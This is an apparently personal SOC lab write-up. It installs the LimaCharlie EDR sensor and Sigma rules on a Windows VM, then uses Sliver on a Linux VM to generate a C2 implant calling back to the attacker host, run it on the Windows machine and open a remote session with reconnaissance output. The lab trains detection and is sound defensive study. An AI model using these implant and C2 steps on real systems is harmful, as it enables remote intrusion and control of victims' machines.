SOC EDR Lab Write-up


by Anastasia Alnykin

Setting up the Lab Environment

LimaCharlie

The lab begins with the creation of a LimaCharlie account on the signup page.

LimaCharlie is a SecOps Cloud Platform and EDR agent. It will serve as our threat detection engine and will also be where all of our log shipping/ingestion takes place.




After answering a few questions about our role, we are directed to an overview page. Click "**Create Organization**" and fill out the required fields.

Name: *<any unique name>*

Organization Description: *<optional>*


Region: *<location closest to you>*

Template: *No pre-configurations*




Once we're finished filling out the fields, we click "**Create Organization**" again. It might take a few moments to load.

Once our new Organization is created, we will arrive at the management dashboard. Click "**Add Sensor**" at the top-right of the page.



Then, select the **Endpoint** tab



Select **Windows**

Select **Create New**

Provide a description such as: *Windows VM - Lab*

Click **Create**

Choose the Installation Key we just created from the dropdown and click **Select**

Select the **x86-64 (.exe)** sensor

We should now see installation instructions show up on the page. Before we do anything with them, we will **return to our VM manager** and boot up our **Windows** virtual machine.

Setting up the Windows Host VM

Once our Windows VM is up and running, our next step is to Install LimaCharlie EDR on our Windows VM.

Open an **Administrative Command Prompt** window

In our Command Prompt, we navigate to the **\Downloads** directory where *lc_sensor.exe* has been installed. (If you haven't previously installed the file on your VM, you can do so by following the installation instructions from the previous step.)


```
cd C:\Users\Administrator\Downloads
```

Then, run the following command using your installation key from LimaCharlie.

```
.\lc_sensor.exe -i <your installation key from LimaCharlie>
```

Confirmation that the agent has been successfully installed:

We will now also be able to see our new sensor listed on LimaCharlie:



Configuring LimaCharlie to ingest Sysmon logs from our Windows VM

Our next step is to configure LimaCharlie to ship the Sysmon event logs with its own EDR telemetry. The built-in Sigma rules we will enable in the next step will depend on these logs.

In the left menu, click **Artifact Collection** under **Sensors**

Click **Add Artifact Collection Rule** and fill out the fields as follows:


Name: *windows-sysmon-logs*

Patterns: *wel://Microsoft-Windows-Sysmon/Operational:**

Retention Period: *10*

Platforms: *Windows*

Click Save




Enabling Sigma EDR Ruleset

Next, we'll be turning on the [open source Sigma ruleset] written for these Sysmon logs.


In the top right corner of LimaCharlie, click **Add-ons**

Select **Extensions**

Search and click *ext-sigma*



Click **Subscribe** to enable the ruleset




Setting up the Linux Attacker VM

The next step is to configure the attacker VM. We open our Linux VM and enter a root shell

```
sudo su
```

Confirm the Sliver Server is running on the system

```
systemctl status sliver
```




Launch the Sliver client

```
sliver
```

We then run the `jobs` command to check that Sliver is listening for C2 callbacks on an HTTP listener.

There are no active jobs, so we run the `http` command to start the HTTP listener.



Now our Linux VM is configured for Sliver C2 operations.

Generating a C2 Implant


Next, we will use the Sliver client to compile our own custom malware.

In the Sliver client terminal, generate a C2 implant inside a directory accessible from our Windows VM

```
generate --http <linux_vm_ip> --save /var/www/payloads
```

If the implant has been successfully compiled, the Sliver Server should now have an implant stored

```
implants
```




Our next step is to execute our payload on the Windows VM.

Drop our C2 implant on the Windows host and launch it

On the **Windows VM**, Open the **Edge** browser and navigate to *http://<linux_vm_ip>:8080*

This is the web server on our Linux VM that is serving the location of our C2 implant.



Next, we click on our implant name and download it.

Once installed, run the implant.

Opening our new C2 Session

We now return back to our Linux VM and should see our C2 implant callback to our Sliver server.

```
[*] Session da600eec UPTIGHT_VINEYARD - 10.1.20.132:49979 (EC2AMAZ-2BUU2T2) - windows/amd64 - Fri, 02 Jan 2026 21:54:51 UTC

sliver >
```

Confirm the session with the `sessions` command

```
sliver > sessions

 ID         Name              Transport   Remote Address      Hostname          Username        Operating System   Locale   Last Message                          Health
==========  ================  ==========  ==================  ================  ==============  =================  =======  ====================================  ========
 da600eec   UPTIGHT_VINEYARD  http(s)     10.1.20.132:49979   EC2AMAZ-2BUU2T2   Administrator   windows/amd64      en-US    Fri Jan  2 22:03:37 UTC 2026 (0s ago)  [ALIVE]
```

Run `use <your session ID>` to begin utilizing our new C2 session

```
sliver > use da600eec

[*] Active session UPTIGHT_VINEYARD (da600eec-2b71-4657-a1ea-e96624f25b1c)

sliver (UPTIGHT_VINEYARD) >
```

We can run a few basic commands to obtain more information on the victim host.

```
sliver (UPTIGHT_VINEYARD) > info

        Session ID: da600eec-2b71-4657-a1ea-e96624f25b1c
              Name: UPTIGHT_VINEYARD
          Hostname: EC2AMAZ-2BUU2T2
              UUID: ec21788f-99a7-7c49-61da-783a2eda3923
          Username: EC2AMAZ-2BUU2T2\Administrator
               UID: S-1-5-21-2916605783-2765130076-2974663948-500
               GID: S-1-5-21-2916605783-2765130076-2974663948-513
               PID: 5456
                OS: windows
           Version: Server 2016 build 20348 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://10.1.29.189
    Remote Address: 10.1.20.132:49979
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Fri Jan  2 21:54:51 UTC 2026 (12m9s ago)
      Last Checkin: Fri Jan  2 22:06:58 UTC 2026 (2s ago)

sliver (UPTIGHT_VINEYARD) > whoami

Logon ID: EC2AMAZ-2BUU2T2\Administrator
[*] Current Token ID: EC2AMAZ-2BUU2T2\Administrator
sliver (UPTIGHT_VINEYARD) > pwd

[*] C:\Users\Administrator\Downloads

sliver (UPTIGHT_VINEYARD) > netstat

Protocol   Local Address       Foreign Address                                          State         PID/Program Name
========== ================== ======================================================== ============= ==========================
 tcp        10.1.20.132:3389    10.0.0.179:39462                                        ESTABLISHED   968/svchost.exe
 tcp        10.1.20.132:49669   236.62.194.35.bc.googleusercontent.com.:443             ESTABLISHED   1128/rphcp.exe
 tcp        10.1.20.132:50227   a23-215-0-200.deploy.static.akamaitechnologies.com.:80  TIME_WAIT     0/
 tcp        10.1.20.132:50264   10.1.29.189:80                                          TIME_WAIT     0/
 tcp        10.1.20.132:50265   10.1.29.189:80                                          TIME_WAIT     0/
 tcp        10.1.20.132:50266   10.1.29.189:80                                          TIME_WAIT     0/
```


The `netstat` command shows us the established connect between our Windows host and our attack VM

```
 tcp        10.1.20.132:50321   150.171.28.11:443                                       TIME_WAIT     0/
 tcp        10.1.20.132:50322   10.1.29.189:80                                          TIME_WAIT     0/
 tcp        10.1.20.132:50323   10.1.29.189:80                                          TIME_WAIT     0/
 tcp        10.1.20.132:50324   10.1.29.189:80                                          ESTABLISHED   5456/UPTIGHT_VINEYARD.exe
```

We can also identify **rphcp.exe** as the LimaCharlie EDR service executable

```
 tcp        10.1.20.132:3389    10.0.0.179:39462                                        ESTABLISHED   968/svchost.exe
 tcp        10.1.20.132:49669   236.62.194.35.bc.googleusercontent.com.:443             ESTABLISHED   1128/rphcp.exe
 tcp        10.1.20.132:50227   a23-215-0-200.deploy.static.akamaitechnologies.com.:80  TIME_WAIT     0/
 tcp        10.1.20.132:50264   10.1.29.189:80                                          TIME_WAIT     0/
```

We can see what processes are running on the remote system with `ps -T`. Sliver highlights its own process in green, and any defensive tools it detects in red. This is one way attackers learn what security measures may exist on a system.



Reading EDR Telemetry

We switch back to **LimaCharlie** now to explore some of the data collected by our sensor.

Being able to recognize common processes that exist on a healthy system is key for an analyst. If you know what normal looks like, you can more easily spot abnormalities when you encounter them.

SENSORS > PROCESSES

Processes

FILTER

i.e. 'evil.exe'

Run	Name	PPID	PID	User	Path	Command Line
⋮	msedge.exe	4220	4388	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro…	"C:\Program Files (x86)\Microsoft\Edge\Ap
⋮	msedge.exe	4220	4548	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro…	"C:\Program Files (x86)\Microsoft\Edge\Ap
⋮	msedge.exe	4220	4568	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro…	"C:\Program Files (x86)\Microsoft\Edge\Ap
⋮	msedge.exe	4220	4708	EC2AMAZ-2BUU2T2\Administrator	C:\Program Files (x86)\Micro…	"C:\Program Files (x86)\Microsoft\Edge\Ap
